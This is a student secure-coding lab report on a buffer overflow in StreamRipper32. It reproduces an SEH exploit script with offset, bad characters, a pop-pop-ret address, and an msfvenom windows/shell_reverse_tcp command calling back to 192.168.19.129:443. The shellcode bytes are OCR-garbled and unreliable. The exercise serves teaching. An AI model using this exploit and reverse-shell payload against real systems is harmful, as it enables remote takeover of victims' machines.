

# SECURE CODING

## LAB ASSIGNMENT – 7

G.GAYATHRI

19BCN7034


**Lab experiment - Working with the memory vulnerabilities**

### **Task**

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe**
- **Download and install python 2.7.\* or 3.5.\***
- **Run the exploit script to generate the payload**
- **Install Vuln\_Program\_Stream.exe and Run the same**

# Payload Generation

- Before the execution of the file 'exploit.py'.



The screenshot shows a Windows desktop with two windows. The top window is a Notepad window titled 'exploit.py - Notepad' containing the Python script 'exploit.py'. The script defines a cyclic pattern, a shellcode, and a payload. The bottom window is a command prompt window titled 'IDLE Shell 3.9.2' showing the help text for the script.

```
File Edit Shell Debug Options Window Help
Python 3.9.2 (tags/v3.9.2:1a79785, Feb 19 2021, 13:44:55) [MSC v.1928 64 bit (AMD64)] on win
32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
```

```
File Edit Format View Help
exploit.py
import struct

***
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
***

OFFSET = 214

***
badchars = 'x00x09x0ax0dx3ax5c'
***


Log data, item 23
Address=01015af4
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | (PAGE_EXECUTE_READWRITE) [NetworkInW
***

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEBx06x90x90'

***
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
***
shellcode = ""
shellcode += "\xdac7xbaxeex50x53xex0xd9x74x24xf4"
shellcode += "\x5dx33xc9b1x52x83xexdfcx3lx55x13"
shellcode += "\x03xbbx43xb1x15xbfx8cxb7x6d63fx4d"
shellcode += "\xd8x5fxda7cx0d0x4xafx2fxe8x4fxfd"
shellcode += "\xc3x83x02x15x57xex1x8ax1axd0x4cxed"
shellcode += "\x15xex1xfdcx34x61xfcx01x96x58xctf"
shellcode += "\x57x7x6d32x58x5x76x38x09x38xf"
shellcode += "\x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "\x12xc2x12xf9xf7x7ex1bxe1x14xbxd5"
shellcode += "\x9axefx30xex4x4x3exb8x4bxb3x8ex4b"
shellcode += "\x29x7fxb3xex6x2dx7ex10x9dx4ax0bx97"
shellcode += "\x71x0bx4fxbcx55x87x14x8dxcx6dxf"
shellcode += "\xe2x0excxax3x4x45xex3xb0xfax04x6c"
shellcode += "\x74x37xb6x6cx12x40cx5xexbdfax41"
shellcode += "\xd3x36x25x96x14x6dx91x08xexb8xex2"
shellcode += "\x01x28x0axb2x39x99x63x59xb9x26xb6"
shellcode += "\xcexex9x8x69xafx59x69xdax47xb3x66"
shellcode += "\x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "\x36x79x8x5ax39xc1x07xbcx53x25x4e"
```

- After the execution of the file 'exploit.py'.



The screenshot shows a Windows desktop with two windows. The top window is a Notepad window titled 'exploit.py - Notepad' containing the Python script 'exploit.py'. The script defines a cyclic pattern, a shellcode, and a payload. The bottom window is a command prompt window titled 'IDLE Shell 3.9.2' showing the help text for the script.

```
File Edit Shell Debug Options Window Help
Python 3.9.2 (tags/v3.9.2:1a79785, Feb 19 2021, 13:44:55) [MSC v.1928 64 bit (AMD64)] on win
32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\Nishit Verma\Downloads\exploit.py =====
>>>
```

```
File Edit Format View Help
exploit.py
import struct

***
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
***

OFFSET = 214

***
badchars = 'x00x09x0ax0dx3ax5c'
***

Log data, item 23
Address=01015af4
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | (PAGE_EXECUTE_READWRITE) [NetworkInW
***

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEBx06x90x90'



***
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
***
shellcode = ""
shellcode += "\xdac7xbaxeex50x53xex0xd9x74x24xf4"
shellcode += "\x5dx33xc9b1x52x83xexdfcx3lx55x13"
shellcode += "\x03xbbx43xb1x15xbfx8cxb7x6d63fx4d"
shellcode += "\xd8x5fxda7cx0d0x4xafx2fxe8x4fxfd"
shellcode += "\xc3x83x02x15x57xex1x8ax1axd0x4cxed"
shellcode += "\x15xex1xfdcx34x61xfcx01x96x58xctf"
shellcode += "\x57x7x6d32x58x5x76x38x09x38xf"
shellcode += "\x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "\x12xc2x12xf9xf7x7ex1bxe1x14xbxd5"
shellcode += "\x9axefx30xex4x4x3exb8x4bxb3x8ex4b"
shellcode += "\x29x7fxb3xex6x2dx7ex10x9dx4ax0bx97"
shellcode += "\x71x0bx4fxbcx55x87x14x8dxcx6dxf"
shellcode += "\xe2x0excxax3x4x45xex3xb0xfax04x6c"
shellcode += "\x74x37xb6x6cx12x40cx5xexbdfax41"
shellcode += "\xd3x36x25x96x14x6dx91x08xexb8xex2"
shellcode += "\x01x28x0axb2x39x99x63x59xb9x26xb6"
shellcode += "\xcexex9x8x69xafx59x69xdax47xb3x66"
shellcode += "\x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "\x36x79x8x5ax39xc1x07xbcx53x25x4e"
```

- The payload has been generated in the 'exploit.txt' file.



## **Analysis**

- As we have generated the payload to test on the application StreamRipper32, we have to check each and every input box one by one so that we can know which input fields are vulnerable to buffer overflow.
- Buffer Overflow is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations thus making the application vulnerable to data leaks, unauthorized access and also results in crashes.



1. 1<sup>st</sup> instance of Buffer Overflow occurs from the Search Text Box when we enter the payload inside the search text box and click on Search.



2. 2<sup>nd</sup> instance of Buffer Overflow occurs from the Song Pattern text box (which appears when we click on the add button) when we enter the payload inside the song pattern text box and click on Ok.



3. 3<sup>rd</sup> instance of Buffer Overflow occurs from the Station Pattern text box (which appears when we click on the add button) when we enter the payload inside the station pattern text box and click on Ok.



- The application StreamRipper32 crashes as we enter the payload inside the aforementioned input text boxes.
- So, the application StreamRipper32 is vulnerable to Buffer Overflow from 3 different input fields. They are
  1. Search Box
  2. Song pattern
  3. Station Pattern